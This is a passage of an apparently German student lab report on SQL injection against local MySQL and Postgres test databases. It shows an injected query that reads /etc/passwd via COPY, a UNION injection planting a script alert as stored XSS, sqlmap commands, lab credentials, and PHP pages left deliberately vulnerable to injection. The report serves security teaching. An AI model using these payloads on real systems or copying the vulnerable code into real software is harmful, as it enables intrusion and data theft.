
2.3.4.2.1 Lesen aus einer Datei



PostgreSQL-i-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' ; CREATE TABLE dataf(dataf text); COPY dataf FROM '/etc/passwd'; SELECT * FROM dataf;

dataf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
postgres:x:999:999::/home/postgres:
Debian-exim:x:101:101::/var/spool/exim4:/bin/false

Auslesen der Datei passwd. Der Inhalt der Datei wird direkt im Browser angegeben. Anders als bei MYSQL muss man bei Postgres einen kleinen Umweg gehen. Deshalb muss der Inhalt der Datei zuerst in einer Tabelle abgespeichert werden, bevor diese Ausgegeben werden kann.
Der SQL-Angriff beinhaltet deshalb zuerst das Erstellen einer Tabelle, in welche dann mit dem COPY-Befehl der Inhalt der Datei hineinkopiert wird.



Hier wird in Adminer die zuvor erstellte Tabelle „dataf“ angezeigt. Man erkennt hier, dass eine Spalte erstellt wurde, deren Inhalt der zuvor aus der Datei „passwd“ kopierte Inhalt ist.

2.3.5 Ausführbaren Code einschleusen


2.3.5.1 MYSQL

2.3.5.1.1 Script einfügen


Cross Site Scripting bietet einem Angreifer die Möglichkeit, dem Benutzer Informationen aus einem anderen Kontext, der nicht vertrauenswürdig ist, erscheinen zu lassen, indem er sie in der Nutzungsumgebung einbettet. Da der Nutzer sich in seiner Arbeitsumgebung sicher wähnt, kann dies zu einem Sicherheitsrisiko führen.

Wird ein entsprechend ausführbarer Code in der Datenbank hinterlegt, kann dieser bei dem Nutzer/ Opfer zur Anwendung kommen.

Der Angreifer könnte einen Benutzer dazu verleiten, sein Passwort einzugeben oder einen bestimmten Link anzuklicken, in dem er Java-Script Code in der Datenbank hinterlegt. Opfer wird dann zum Beispiel ein Nutzer, der sich eigentlich nur alle Professoren anzeigen lassen will.



In diesem Beispiel wird durch ein, in der Tabelle „Professoren“ hinterlegter Java-Script Code, ein Alarmfenster generiert.




http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates‘ UNION SELECT „XSS”,null,null,”<script>alert(‘Bitte überweisen Sie 500 €!‘)<script>“‘

In diesem Beispiel wird ein ausführbarer Code in einer Tabelle hinterlegt. In der ersten Spalte der Tabelle wird das Wort XSS hinterlegt. In der 4. Spalte liegt dann der eigentliche ausführbare Code, der bei dem Nutzer zu einer entsprechenden Meldung im Browser führt.


2.3.5.2 Postgres

2.3.5.2.1 Script einfügen

Der Code kann auch temporär ausgegeben werden, in dem das Opfer z.B. auf einen SQL-Injektion Link klickt. (hier ist das Java-Script in der Url eingebettet.)



In diesem Beispiel wird ein Tabelleninhalt mittels SQL-Injektion hinzugefügt, welcher ein Java-Script enthält. Dieses Script wird ausgeführt, sobald sich der Nutzer zum Beispiel alle Professoren anzeigen lassen will.



Ausgabe der Alertmeldung (der Nutzer wollte sich alle Professoren anzeigen lassen)

3 Umsetzung der Aufgabenstellung Teil 2

3.1 Installation der eigenen Beispiel-Datenbanken

Als Grundlage wurde ein Datenbankschema einer Fluggesellschaft erstellt. Das relationale Datenbankmodell stellt sich wie folgt dar.

Piloten		
PersNr	Name	Dienstgrad

Hangar		
Nummer	Ort	Stellplätze

Flugzeug			
FlugzeugNr	Name	Sitzplätze	HangarNr

Techniker		
PersNrTechniker	Name	Fähigkeit


Wartung	
FlugzeugNr	PersNrTechniker

Fliegen		
Flugnummer	FlugzeugNr	PersNr

Flug			
Flugnummer	Zeit	Ankunftsort	Zielort

3.1.1 Erstellen der Datenbank in MYSQL

Die Datenbank kann mittels SQL-Befehle erstellt werden. Hierzu bietet es sich an, die Umgebung „Adminer“ zu nutzen, da diese in der Testplattform installiert ist und zur Verfügung steht. Dort kann man sich mit den Zugangsdaten für die MYSQL Datenbank einloggen und unter dem Punkt „SQL-Kommandos“ die Befehle entsprechend einfügen.



Hier die kompletten SQL-Befehle, die eingefügt wurden, um die Datenbank zu erstellen:

```
CREATE DATABASE Flug;
USE Flug;
CREATE TABLE IF NOT EXISTS Piloten (
PersNrPilot int(11) NOT NULL,
Name varchar(30) NOT NULL,
Dienstgrad varchar(30) DEFAULT NULL,
PRIMARY KEY (`PersNrPilot`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS Hangar (
HangarNr int(11) NOT NULL DEFAULT '0',
Stellplätze int(11) NOT NULL DEFAULT '0',
Ort varchar(30) DEFAULT NULL,
PRIMARY KEY (`HangarNr`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS Flugzeug (
FlugzeugNr int(11) NOT NULL,
Name varchar(30) NOT NULL,
```

```
Sitzplätze int(11) DEFAULT NULL,
HangarNr int(11) DEFAULT NULL,
PRIMARY KEY (`FlugzeugNr`),
KEY HangarNr (`HangarNr`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS Techniker (
PersNrTechnik int(11) NOT NULL DEFAULT '0',
Name char(30) NOT NULL DEFAULT '0',
Fähigkeit char(30) DEFAULT NULL,
PRIMARY KEY (`PersNrTechnik`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS Wartung (
FlugzeugNr int(11) NOT NULL,
PersNrTechnik int(11) NOT NULL,
PRIMARY KEY (`Flugzeugnr`, `PersNrTechnik`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS fliegen (
Flugnummer int(11) NOT NULL DEFAULT '0',
FlugzeugNr int(11) NOT NULL DEFAULT '0',
PersNrPilot int(11) NOT NULL DEFAULT '0',
PRIMARY KEY (`Flugnummer`,`FlugzeugNr`, PersNrPilot),
KEY Flugnummer (`Flugnummer`),
KEY FlugzeugNr (`FlugzeugNr`),
KEY PersNrPilot (`PersNrPilot`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

CREATE TABLE IF NOT EXISTS Flug (
Flugnummer int(11) NOT NULL,
Dauer varchar(30) DEFAULT NULL,
Ankunft varchar(30) DEFAULT NULL,
Start varchar(30) DEFAULT NULL,
PRIMARY KEY (`Flugnummer`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

INSERT INTO Piloten (`PersNrPilot`, Name, `Dienstgrad`) VALUES
(1883, 'Hans Meyer', 'Kapitän'),
(1332, 'John Snow', '1. Offizier'),
(3231, 'Peter Meinfield', 'Anwärter'),
(1243, 'Kevin Klein', 'Kapitän'),
(1221, 'Jonas Herb', 'Bruchpilot'),
(3423, 'Dennis Stein', 'Kapitän');


INSERT INTO Hangar (`HangarNr`, Stellplätze, `Ort`) VALUES
(4234, 45, 'Frankfurt'),
(4124, 30, 'Sao Paolo'),
(4224, 90, 'Stockholm'),
(4214, 23, 'Johannesburg'),
(4244, 12, 'Moskau');

INSERT INTO Flugzeug (`FlugzeugNr`, Name, Sitzplätze, `HangarNr`) VALUES
(1292, 'Airbus', 54, 4333),
(1293, 'Rheinland-Pfalz', 150, 4212),
(1294, 'Wings', 25, 4224),
```

(1295, 'Sir Morat', 80, 4214),
(1296, '747', 70, 4224),
(1297, 'Fly High', 350, 4244);


INSERT INTO `Techniker` (`PersNrTechnik`, `Name`, `Fähigkeit`) VALUES
(4643, 'Jens Schmidt', 'Turbinen'),
(3425, 'Tim Grün', 'Elektrik'),
(5643, 'Peter Jung', 'Hydraulik'),
(6576, 'Steffen Klein', 'Elektrik'),
(8685, 'Simon Kräh', 'Turbinen'),
(6786, 'Anna Sebert', 'Elektrik');

INSERT INTO `Wartung` (`FlugzeugNr`, `PersNrTechnik`) VALUES
(1292, 4643),
(1295, 8685),
(1294, 6786),
(1297, 5643);

INSERT INTO `fliegen` (`Flugnummer`, `FlugzeugNr`, `PersNrPilot`) VALUES
(323, 1292, 1221),
(542, 1295, 4342),
(432, 1296, 2342);

INSERT INTO `Flug` (`Flugnummer`, `Dauer`, `Ankunft`, `Start`) VALUES
(323, '8 h', 'Sao Paolo', 'Genf'),
(542, '4 h', 'Stockholm', 'Tel Aviv'),
(432, '5 h', 'Berlin', 'Rhodos');

Erstellen der Datenbank



Einloggen in der neuen Datenbank „Flug“

Anzeige der neu erstellten Datenbank „Flug“ in MYSQL

3.1.2 Anpassung der PHP Dateien für MYSQL

Damit die Datenbank mit SQL-Befehlen über eine Webseite angegriffen werden kann, muss eine entsprechende .PHP Datei in dem Dateipfad ***/var/www/html/_projekt3/php/*** erstellt werden und die Testumgebung angepasst werden. Im Prinzip genügt es, die Anfrage an das Datenbanksystem abzuändern. Es wurde die Datei mit dem Namen ***mysql_flug.php*** erstellt. Unter diesem Namen kann sie später im Webbrowser aufgerufen/ angriffen werden.

```php
<?php
error_reporting(E_ALL);             // Fehler in der Webseite anzeigen (nicht in Produktion verwenden)
ini_set('display_errors', 'On');    // Fehler in Log-Datei schreiben (absolut oder relativ)
include 'db_vars.php';
include 'db_funktionen.php';
include 'funktionen.php';

echo("MySQLi-TEST <br>");
$name = get_Para('n');
if(!$name){
  echo("Parameter fehlt: ?n=Meyer <br>");
  echo('http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates%27%20OR%201=1;%20--%20%27<br>');
  echo('SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates --banner <br>');
  echo("SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_mysql.php?n=Sokrates --sql-query='SELECT @@version;' <br>");
  die();
}

$sql = "SELECT * FROM `Piloten` WHERE name like '$name'";
$tab=MYSQL_QUERY2TAB($MYSQL_HOST, $MYSQL_BENUTZER, $MYSQL_KENNWORT,$MYSQL_DATENBANK,$sql);
echo("$sql<br>$tab<br><br>ENDE");
die();
```


Die abgeänderte .php Datei für MYSQL

Außerdem muss die Datei **db_vars.php** in diesem Ordner angepasst werden, damit die richtigen Eingabedaten für die neu erstellten Datenbanken zur Verfügung stehen. Anstatt auf die „Kemper“-Datenbank wird nun auf die „Flug“-Datenbank zugegriffen. In dieser Datei kann die Anpassung für MYSQL und Postgres vorgenommen werden.

```php
<?php

// MySQL
$MYSQL_HOST='mysql';
$MYSQL_HOST='127.0.0.1';
$MYSQL_BENUTZER='root';
$MYSQL_KENNWORT='toor';
$MYSQL_DATENBANK='Flug';


// Postgres
$PG_HOST='postgres';
$PG_HOST='127.0.0.1';
$PG_BENUTZER='postgres';
$PG_KENNWORT='toor';
$PG_DATENBANK='Flug';

// MSSQL
$MS_HOST='mssql';
$MS_HOST='127.0.0.1:1433';
$MS_BENUTZER='sa';
$MS_KENNWORT='toor1234-';
$MS_DATENBANK='kemper';

// SQlite
$SL_DATENBANK='../../../docker/sqlite/kemper.db';

// ORACLE
$ORC_HOST='127.0.0.1';
$ORC_BENUTZER='system';
$ORC_KENNWORT='oracle';
$ORC_DATENBANK='xe';
$ORC_BENUTZER='dbuser';
$ORC_KENNWORT='welcome';
```

3.1.3 Erstellen der Datenbank in Postgres

Auch hier kann die neue Datenbank mittels SQL-Befehle über die Umgebung „Adminer erstellt werden“, da diese auch für Postgres in der Testplattform installiert ist und zur Verfügung steht. Dort kann man sich mit den Zugangsdaten für die Postgres Datenbank einloggen und unter dem Punkt „SQL-Kommandos“ werden die Befehle entsprechend eingefügt.



Die kompletten SQL-Befehle, die eingefügt wurden, um die Datenbank zu erstellen:

```
CREATE DATABASE Flug;

CREATE TABLE IF NOT EXISTS Piloten (
PersNrPilot int NOT NULL,
Name varchar(30) NOT NULL,
Dienstgrad varchar(30) NOT NULL,
PRIMARY KEY (PersNrPilot)
) ;

CREATE TABLE IF NOT EXISTS Hangar (
HangarNr int NOT NULL,
Stellplätze int NOT NULL ,
Ort varchar(30) NOT NULL,
PRIMARY KEY (HangarNr)
) ;

CREATE TABLE IF NOT EXISTS Flugzeug (
FlugzeugNr int NOT NULL,
Name varchar(30) NOT NULL,
Sitzplätze int NOT NULL,
HangarNr int NOT NULL,
PRIMARY KEY (FlugzeugNr)
) ;
```

```
CREATE TABLE IF NOT EXISTS Techniker (
PersNrTechnik int NOT NULL,
Name char(30) NOT NULL ,
Fähigkeit char(30) NOT NULL,
PRIMARY KEY (PersNrTechnik)
) ;

CREATE TABLE IF NOT EXISTS Wartung (
FlugzeugNr int NOT NULL,
PersNrTechnik int NOT NULL,
PRIMARY KEY (Flugzeugnr, PersNrTechnik)
) ;

CREATE TABLE IF NOT EXISTS fliegen (
Flugnummer int NOT NULL ,
FlugzeugNr int NOT NULL ,
PersNrPilot int NOT NULL,
PRIMARY KEY (Flugnummer, FlugzeugNr, PersNrPilot)

) ;

CREATE TABLE IF NOT EXISTS Flug (
Flugnummer int NOT NULL,
Dauer varchar(30) NOT NULL,
Ankunft varchar(30) NOT NULL,
Start varchar(30) NOT NULL,
PRIMARY KEY (Flugnummer)
) ;

INSERT INTO Piloten (PersNrPilot, Name, Dienstgrad) VALUES
(1883, 'Hans Meyer', 'Kapitän'),
(1332, 'John Snow', '1. Offizier'),
(3231, 'Peter Meinfield', 'Anwärter'),
(1243, 'Kevin Klein', 'Kapitän'),
(1221, 'Jonas Herb', 'Bruchpilot'),
(3423, 'Dennis Stein', 'Kapitän');


INSERT INTO Hangar (HangarNr, Stellplätze, Ort) VALUES
(4234, 45, 'Frankfurt'),
(4124, 30, 'Sao Paolo'),
(4224, 90, 'Stockholm'),
(4214, 23, 'Johannesburg'),
(4244, 12, 'Moskau');

INSERT INTO Flugzeug (FlugzeugNr, Name, Sitzplätze, HangarNr) VALUES
(1292, 'Airbus', 54, 4333),
(1293, 'Rheinland-Pfalz', 150, 4212),
(1294, 'Wings', 25, 4224),
(1295, 'Sir Morat', 80, 4214),
(1296, '747', 70, 4224),
(1297, 'Fly High', 350, 4244);

INSERT INTO Techniker (PersNrTechnik, Name, Fähigkeit) VALUES
(4643, 'Jens Schmidt', 'Turbinen'),
(3425, 'Tim Grün', 'Elektrik'),
(5643, 'Peter Jung', 'Hydraulik'),
```

```
(6576, 'Steffen Klein', 'Elektrik'),
(8685, 'Simon Kräh', 'Turbinen'),
(6786, 'Anna Sebert', 'Elektrik');

INSERT INTO Wartung (FlugzeugNr, PersNrTechnik) VALUES
(1292, 4643),
(1295, 8685),
(1294, 6786),
(1297, 5643);

INSERT INTO fliegen (Flugnummer, FlugzeugNr, PersNrPilot) VALUES
(323, 1292, 1221),
(542, 1295, 4342),
(432, 1296, 2342);

INSERT INTO Flug (Flugnummer, Dauer, Ankunft, Start) VALUES
(323, '8 h', 'Sao Paolo', 'Genf'),
(542, '4 h', 'Stockholm', 'Tel Aviv'),
(432, '5 h', 'Berlin', 'Rhodos');
```

Wie zuvor war die Eingabe erfolgreich. Nach dem Login in der neuen Datenbank „Flug“ mit den Zugangsdaten für die Postgres Datenbanken, wird die neue Datenbank mit ihren Tabellen angezeigt.

3.1.4 Anpassung der PHP Dateien für Postgres

Wie bei der MYSQL Datenbank muss auch hier eine .PHP Datei erstellt werden, damit die Datenbank mit SQL-Befehlen über eine Webseite angegriffen werden kann. In dem Dateipfad **/var/www/html/_projekt3/php/** wird eine neue PHP.Datei erstellt und die Testumgebung angepasst. Hier wurde die Datei mit dem Namen **postgres_flug.php** erstellt. Unter diesem Namen kann sie später im Webbrowser aufgerufen/ angriffen werden.

```php
<?php
error_reporting(E_ALL);              // Fehler in der Webseite anzeigen (nicht in Produktion verwenden)
ini_set('display_errors', 'On');     // Fehler in Log-Datei schreiben (absolut oder relativ)
include 'db_vars.php';
include 'db_funktionen.php';
include 'funktionen.php';

echo("MySQLi-TEST <br>");
$name = get_Para('n');
if(!$name){
   echo("Parameter fehlt: ?n=Meyer <br>");
   echo('http://127.0.0.1/html/_projekt3/php/test_sqli_postgres.php?n=Sokrates%27%20OR%201=1;%20--%20%27<br>');
   echo('SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_postgres.php?n=Sokrates --banner <br>');
   echo("SQLMAP: sqlmap -u http://127.0.0.1/html/_projekt3/php/test_sqli_postgres.php?n=Sokrates --sql-query='SELECT version();' <br>");
   die();
}

$sql = "SELECT * FROM piloten WHERE name like '$name'";
$tab=PG_QUERY2TAB($PG_HOST,$PG_BENUTZER,$PG_KENNWORT,$PG_DATENBANK,$sql);
echo("$sql<br>$tab<br><br>ENDE");
die();
```

Inhalt der Datei postgres_flug.php. Auch wurden die Parameter so angepasst, dass das Dokument erreichbar ist. Die Anpassung in der Datei db_vars.php wurde bereits bei der Umsetzung der MYSQL Datenbank vorgenommen (siehe oben).

